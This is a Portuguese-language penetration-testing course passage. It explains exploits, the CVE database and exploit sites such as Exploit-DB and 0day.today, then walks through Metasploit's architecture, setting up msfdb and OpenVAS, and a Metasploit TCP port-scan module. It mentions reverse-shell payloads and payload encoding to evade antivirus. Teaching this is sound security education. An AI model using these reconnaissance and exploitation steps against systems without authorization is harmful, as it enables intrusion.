  3. Videoaula TDI – Canivete Suíço – Entendendo o DNS dinâmico.
  4. Videoaula TDI – Canivete Suíço – Reverse Shell.



Por meio do uso de ferramentas de varredura de informação – como nmap, Nessus, HTTP Grabbing –, temos informações de versões de servidores e aplicativos, por exemplo, um servidor web, e de alguma forma descobrimos a sua versão; com o nome do serviço e a versão, podemos utilizar um exploit específico para saber como invadir esse servidor web... praticamente uma receita de bolo para uma invasão específica.

Um exploit é um pedaço de software, um pedaço de dados ou uma sequência de comandos que tomam vantagem de um defeito, falha ou vulnerabilidade a fim de causar um comportamento acidental ou imprevisto a ocorrer no software ou hardware de um computador ou em algum eletrônico (normalmente computadorizado). Este comportamento frequentemente inclui ganhar o controle de um sistema de computador, permitindo elevação de privilégio ou um ataque de negação de serviço.<sup>1</sup>

## Conceitos<sup>2</sup> CVE – Common Vulnerabilities and Exposures

O CVE é uma base de dados internacional para documentar as vulnerabilidades públicas. Ele funciona da seguinte maneira: quando uma vulnerabilidade é encontrada, ela é inserida na base de dados do CVE. Neste processo de documentação existe uma padronização que deve ser seguida da seguinte maneira:

1) Descrição da vulnerabilidade – é necessário descrever a vulnerabilidade informando em que aplicação/serviço/sistema a falha foi encontrada, em que parte do código, entre outros, com todos os detalhes.

2) Método de exploração – é necessário descrever os métodos passo a passo da exploração da vulnerabilidade.

3) Correção da vulnerabilidade – se possível, é necessário descrever como a vulnerabilidade pode ser corrigida.

Com essas informações o CVE vai encontrar um identificador único; veja um exemplo:

CVE-2016-1909

CVE - ano de publicação - número da vulnerabilidade


Com esse identificador único essa falha estará disponível de forma organizada e publicada pelo CVE.

O site oficial CVE pode ser acessado pelo seguinte link: <https://cve.mitre.org>.

Um exploit é uma forma de explorar falha em algo, podendo ser desde pequenas peças a pedaços de códigos. Os exploits são indexados em base de dados de diversos fornecedores no mundo. Os mais famosos estão apresentados a seguir.

Offensive Security's Exploit Database

Disponível em : [www.exploit-db.com](http://www.exploit-db.com). Acesso em: 14 ago. 2019.



☐ Verified
 ☐ Has App
 

Filters
 Reset All

Show 15
 Search:

| Date       | D | A | V | Title   | Type    | Platform | Author            |
|------------|---|---|---|---|---------|----------|-------------------|
| 2019-09-30 |   |   |   | Cisco Small Business 220 Series - Multiple Vulnerabilities                | Remote  | Hardware | bashis            |
| 2019-09-30 |   |   |   | TheSystem 1.0 - Command Injection   | WebApps | Python   | Sadik Cetin       |
| 2019-09-30 |   |   |   | thesystem 1.0 - Cross-Site Scripting                                      | WebApps | Python   | Anil Baran Yelken |
| 2019-09-30 |   |   |   | GoAhead 2.5.0 - Host Header Injection                                     | Remote  | Multiple | Ramikan           |
| 2019-09-30 |   |   |   | phpIPAM 1.4 - SQL Injection   | WebApps | PHP      | Kevin Kirsche     |
| 2019-09-30 |   |   |   | vBulletin 5.x - Remote Command Execution (Metasploit)                     | WebApps | PHP      | r00tppg           |
| 2019-09-27 |   |   |   | WordPress Theme Zoner Real Estate - 4.1.1 Persistent Cross-Site Scripting | WebApps | PHP      | m0ze              |

Além de encontrar exploits, esse site oferece Shellcodes, que são códigos auxiliares para escrever alguns tipos de exploits, e os Papers, que são conteúdos de estudo sobre os exploits.

## 0day.today – inj3ct0r Exploit Database

Disponível em: [www.0day.today](http://www.0day.today). Acesso em: 14 ago. 2019.

Um dos bancos mais antigos na rede no Inj3ct0r Exploit Database, em que podemos encontrar exploits recentes para os quais, para ter acesso, é necessário realizar pagamentos, geralmente por meio de bitcoin. Porém, com o tempo, esses exploits se tornam públicos.

Para encontrar os exploits podemos navegar nesses sites ou utilizar a barra de pesquisa para encontrar exploits específicos. Veja um exemplo de um cabeçalho de um exploit:



## Fortinet FortiGate 4.x < 5.0.7 - SSH Backdoor Access

**EDB-ID:**

43386

**CVE:**

2016-1909

**Author:**

OPERATOR8203

**Type:**

REMOTE

**EDB Verified:** ✕

**Exploit:** ⬇ / {}

**Platform:**

LINUX

**Date:**

2016-01-09

**Vulnerable App:**

**Become a Certified Penetration Tester**

Enroll in Penetration Testing with Kali Linux, the course required to become an Offensive Security Certified Professional (OSCP)

GET CERTIFIED



Observe que ele segue a organização clara para um leitor: identi cador da vulnerabilidade na base de dados (EDB-ID), o responsável pela documentação (Author), a data de publicação da vulnerabilidade (Published), o identi cador CVE (CVE), o tipo do método a ser utilizado para o uso (Type), o tipo de plataforma do alvo (Platform), o status da verificação do exploit (E-DB Veri ed), o exploit (Exploit).

### Metasploit Framework4

Esta seção vai ajudar você a entender o Metasploit Framework, como ele funciona e como realiza explorações de vulnerabilidades referentes a sistemas de redes.

Vamos explorar os processos de técnicas de invasão com ênfase no Metasploit Framework e seu conjunto de scanners, exploits, payloads e ferramentas de pós-exploração.

## Sobre o Metasploit Framework


O Metasploit é um projeto open source criado por HD Moore com o objetivo de estabelecer um ambiente adequado para o desenvolvimento, os testes de segurança e a exploração de vulnerabilidades de softwares.

O projeto nasceu em 2003 com o objetivo de fornecer informações úteis sobre a realização de testes de invasão e compartilhar algumas ferramentas. O primeiro release foi lançado oficialmente apenas em 2004 e contava com alguns exploits escritos por C. Perl e Assembly.

Quando a versão 3.X foi lançada em 2007, o framework foi quase que totalmente reescrito em Ruby, o que facilitou bastante a criação de novos exploits e atraiu novos desenvolvedores para o projeto.

Em 2009, a Rapid7 comprou o Metasploit e um ano depois lançou a versão comercial do projeto, o Metasploit Pro.

## Arquitetura e funcionalidades



O REX (Ruby Extension Library) é o núcleo do Metasploit. Ele disponibiliza a API com funcionalidades que ajudam no desenvolvimento de um exploit, além de bibliotecas, sockets e protocolos.

O framework-core é constituído de subsistemas que controlam sessões, módulos, eventos e a API base.

O framework-base fornece uma API amigável e simplifica a comunicação com outros módulos, interfaces e plugins.

Na camada Modules é onde residem os exploits e payloads. Basicamente os exploits são programas escritos para explorar alguma falha, e o payload é como um complemento para o exploit. Em suma, o payload é o código que vai ser injetado no alvo, e, ao ser injetado, alguma ação predefinida será executada, como realizar um download, executar um arquivo, apagar alguma informação ou estabelecer uma conexão com outro sistema.

A camada Interfaces conta com o modo console, onde temos um shell que trabalha em conjunto com o sistema operacional, e o CLII, que fornece uma interface em que é possível automatizar testes de invasão; e ainda temos interfaces WEB e GUI.

## Utilizando o Metasploit Framework

O Metasploit Framework é uma aplicação que faz parte da suíte de ferramentas do Kali Linux. Primeiramente, para utilizá-lo é necessário iniciar o banco de dados. Abra o terminal e digite:

```
root@kali:~# service postgresql start
```

Após isso, é necessário iniciar a base de dados do Metasploit Framework:

```
root@kali:~# msfdb init Creating
database user 'msf' Enter
password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file
framework/config/database.yml
Creating initial database schema in /usr/share/metasploit-
```

Com o msfdb e o PostgreSQL iniciado, digite no terminal:



Algumas utilidades básicas desse Framework fornecem funcionalidades adicionais ao Metasploit; esses utilitários são:

`msfcli` – permite que um pentester projete e automatize a execução do exploit, porém podemos executar e definir todas as opções necessárias, como parâmetros na linha de comando.

`msfpayload` – cria cargas que serão enviadas ao sistema de destino e podem fornecer acesso remoto através de uma variedade de shells reversos, comandos pipe, VNC e outros. Os payloads podem ser executados a partir de shells, utilizando códigos de ferramentas de programação como Java, Python, interpretadores Ruby, DLLs, executáveis do Windows, executáveis IOS e Android, Linux e outros.

`msfencode` – o `msfencode` altera os payloads para evitar a detecção. As ferramentas de antivírus possuem assinaturas para payloads do Metasploit e podem detectá-las facilmente. Essa ferramenta altera as cargas úteis para tornar a detecção baseada em assinaturas mais fácil.

Esses três utilitários apresentados eram ferramentas-chave do Metasploit anteriormente, porém foram realizadas algumas alterações.

A primeira alteração foi realizada no `msfcli`; ele foi removido da estrutura padrão, porém há uma funcionalidade equivalente, obtida quando usamos o comando `msfconsole`, o parâmetro `-x`. Com esse parâmetro podemos relacionar todos os comandos em uma única linha, sem a necessidade de entrar no console.

Em relação a alterações nos utilitários `msfpayload` e `msfencode`, foram substituídos pelo `msfvenom`, com as mesmas funções, porém em uma única ferramenta. O `msfvenom` fornece em uma única ferramenta a carga de código.

Apesar de não relatarmos aqui todas as funções sobre o Metasploit Framework, vamos apresentar o caminho para que você possa seguir sozinho com suas pesquisas.

## Nmap e OpenVAS

As ferramentas Nmap e o OpenVAS são bastante utilizadas em conjunto com o Metasploitable Framework para auxiliar e agilizar o processo de exploração, e trazem a um atacante informações cruciais para um ataque.


O nmap é uma ferramenta que faz parte da suíte de programas do Kali Linux. Para verificar a sua utilização, digite no terminal:

```
root@kali:~# man nmap
```

O OpenVAS é uma estrutura de vários serviços e ferramentas que oferecem uma abrangente e poderosa solução de vulnerabilidades e gerenciamento de vulnerabilidades. O framework faz parte da solução de gerenciamento de vulnerabilidades comerciais da Greenbone Networks, das quais os desenvolvimentos são contribuídos para a comunidade Open Source desde 2009.

### Overview da arquitetura

O OpenVAS é um quadro de vários serviços e ferramentas. O núcleo desta arquitetura SSL-secured service-oriented é o Scanner OpenVAS. O scanner executa de forma muito eficiente os Testes de Vulnerabilidade de Rede reais (NVTs) que são atendidos através do OpenVAS NVT Feed ou através de um serviço de alimentação comercial.



Ele funciona através da shell (OpenVAS CLI) e através do browser (Greenbone Security Assistance), e utiliza seus próprios serviços, pois se trata de um Framework, em que se estabelece a comunicação com os alvos realizando scanners.

Acesse o site oficial do OpenVAS para mais informações: <http://openvas.org/>.

O OpenVAS não faz parte da suíte de ferramentas do Kali Linux; para instalá-lo e configurá-lo, acompanhe as instruções a seguir:

Verifique se sua distribuição Kali Linux é superior à versão 4.6.0; para isso, digite no terminal:

```
root@kali:~# uname -r  
4.6.0-kali1-amd64
```

Caso a sua versão seja inferior, realize o upgrade do sistema com os comandos:

```
root@kali:~# apt-get update  
root@kali:~# apt-get upgrade  
root@kali:~# apt-get dist-upgrade
```

Vamos agora iniciar a instalação do OpenVAS. Digite no terminal:

```
root@kali:~# apt-get install openvas  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done
```

Após a conclusão da instalação, é necessário executar o setup do OpenVAS para que ele crie uma CA (Certification Authority), que vai fazer com que as configurações do OpenVAS possam ser aplicadas. Digite no terminal:

```
root@kali:~# openvas-setup  
...
```

```
sent 719 bytes received 35,718,437 bytes 802,677.66 bytes/sec total
size is 35,707,385 speedup is 1.00
/usr/sbin/openvasmd
```

User created with password '63f4d617-0b68-46d9-b535-e5fd310bcde5'.

Ele vai criar uma chave privada, baixar e instalar alguns scripts e módulos automaticamente, para que o serviço seja configurado corretamente e esteja pronto para a utilização.

Observe que, ao criar a chave privada RSA de 4096 bit, ele inicia todo o processo de segurança e criptografia e vai informar uma senha; anote-a:

```
63f4d617-0b68-46d9-b535-e5fd310bcde5
```

\*use a senha que o seu openvas-setup gerou.

Vamos agora iniciar o serviço OpenVAS. Digite no terminal:

```
root@kali:~# openvas-start
Starting OpenVAS Services
```


Agora vamos verificar se as portas necessárias estão abertas. Digite no terminal:

```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address    State       PID/Program name
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN      1385/sshd
tcp      0      0 127.0.0.1:9390      0.0.0.0:*          LISTEN      11065/openvasmd
tcp      0      0 127.0.0.1:9392      0.0.0.0:*          LISTEN      11087/gsad
tcp      0      0 127.0.0.1:80        0.0.0.0:*          LISTEN      11090/gsad
tcp      0      0 172.16.0.15:22      172.16.0.10:42448  ESTABLISHED 1422/sshd: madvan [
tcp6     0      0 :::22               :::*               LISTEN      1385/sshd
```

Observe que as portas necessárias estão abertas, e no campo PID/Name Program podemos verificar o serviço do OpenVAS.



Vamos agora acessar a interface gráfica via web. Entre com as credenciais de acesso: usuário (admin), senha (informada no openvas-setup), e acesse a página: <https://127.0.0.1:9392>.



O sistema OpenVAS está configurado e pronto para o uso.

## Metasploit Scanning

Vamos realizar um teste de scanning em algumas máquinas – uma Linux e outra Windows – para verificar o funcionamento deste serviço do metasploit.

Veja alguns comandos que podemos utilizar para esse processo:

**Search** – busca dentro do Metasploit Framework payloads, módulos, entre outros.

**Use** – indica ao msfconsole para utilizar payloads, módulos, entre outros.

Set hosts – configura um IP em um exploit, payload e meterpreter.

Run/exploit – executa a ação configurada.

Help – apresenta em tela informações, comando e exemplos de uso de um exploit, payload, meterpreter, módulos, entre outros.

Info – apresenta em tela informações sobre um exploit, payload, meterpreter, módulos, entre outros.

Show--options – apresenta opções que podem ser utilizadas com o msfconsole.

Abra o terminal do Kali Linux e digite os comandos no console do Metasploit Framework:

```
msf > search scanner
Matching Modules
=====

Name                                     Disclosure Date Rank  Description
-----
auxiliary/admin/appletv/appletv_display_image      normal Apple
TV Image Remote Control
auxiliary/scanner/winrm/winrm_login                normal WinRM Login
Utility
auxiliary/scanner/winrm/winrm_wql                 normal WinRM WQL
Query Runner
auxiliary/gather/enum_dns                          normal DNS Record Scanner
and Enumerator
post/windows/gather/arp_scanner                    normal Windows Gather
ARP Scanner
...
```

Ele vai procurar na base de dados os módulos que contenham a descrição como portscan. Observe que há inúmeros módulos que podemos utilizar para escanear serviços específicos, como SSH, vmware, smtp etc.

Agora inicie as duas máquinas-alvo, uma Linux e outra Windows, para realizar um teste de scanner em portas TCP.

Digite no msfconsole:

```
msf > search portscan
```

```
Matching Modules
```

```
=====
```

| Name  | Disclosure Date | Rank   | Description                   |
|---|-----------------|--------|-------------------------------|
| <b>auxiliary/scanner/http/wordpress_pingback_access</b> |                 | normal | Wordpress Pingback Locator    |
| <b>auxiliary/scanner/natpmp/natpmp_portscan</b>         |                 | normal | NAT-PMP External Port Scanner |
| <b>auxiliary/scanner/portscan/ack</b>                   |                 | normal | TCP ACK Firewall Scanner      |
| <b>auxiliary/scanner/portscan/ftpbounce</b>             |                 | normal | FTP Bounce Port Scanner       |
| <b>auxiliary/scanner/portscan/syn</b>                   |                 | normal | TCP SYN Port Scanner          |
| <b>auxiliary/scanner/portscan/tcp</b>                   |                 | normal | TCP Port Scanner              |
| <b>auxiliary/scanner/portscan/xmas</b>                  |                 | normal | TCP "XMas" Port Scanner       |
| <b>auxiliary/scanner/sap/sap_router_portscanner</b>     |                 | normal | SAPRouter Port Scanner        |

```
msf >
```

Observe que ele retornou módulos em que podemos escanear pacotes ACK em relação a rewall, pacotes ftpbounce, syn, xmas, entre outros.

Vamos utilizar um módulo que realize um scanner geral em portas de serviço TPC. Digite no msfconsole:

```
msf > use auxiliary/scanner/portscan/tcp msf  
auxiliary(tcp) >
```

Observe que ele nos trouxe no console o módulo auxiliar (tcp); podemos agora verificar as opções que podemos utilizar com esse módulo. Digite no msfconsole:

```
msf auxiliary(tcp) > show options
```

```
Module options (auxiliary/scanner/portscan/tcp):
```

| Name               | Current Setting | Required | Description  |
|--------------------|-----------------|----------|--|
| <b>CONCURRENCY</b> | 10              | yes      | The number of concurrent ports to check per host                               |
| <b>DELAY</b>       | 0               | yes      | The delay between connections, per thread, in milliseconds                     |
| <b>JITTER</b>      | 0               | yes      | The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds. |
| <b>PORTS</b>       | 1-10000         | yes      | Ports to scan (e.g. 22-25,80,110-900)  |
| <b>RHOSTS</b>      |                 | yes      | The target address range or CIDR identifier                                    |
| <b>THREADS</b>     | 1               | yes      | The number of concurrent threads   |
| <b>TIMEOUT</b>     | 1000            | yes      | The socket connect timeout in milliseconds                                     |

```
msf auxiliary(tcp) >
```

Observe que ele apresentou na tela as opções básicas que podem ser configuradas dentro desse módulo; podemos utilizar também o comando `info`, que vai mostrar na tela informações detalhadas sobre o módulo. Digite `no` no `msfconsole`: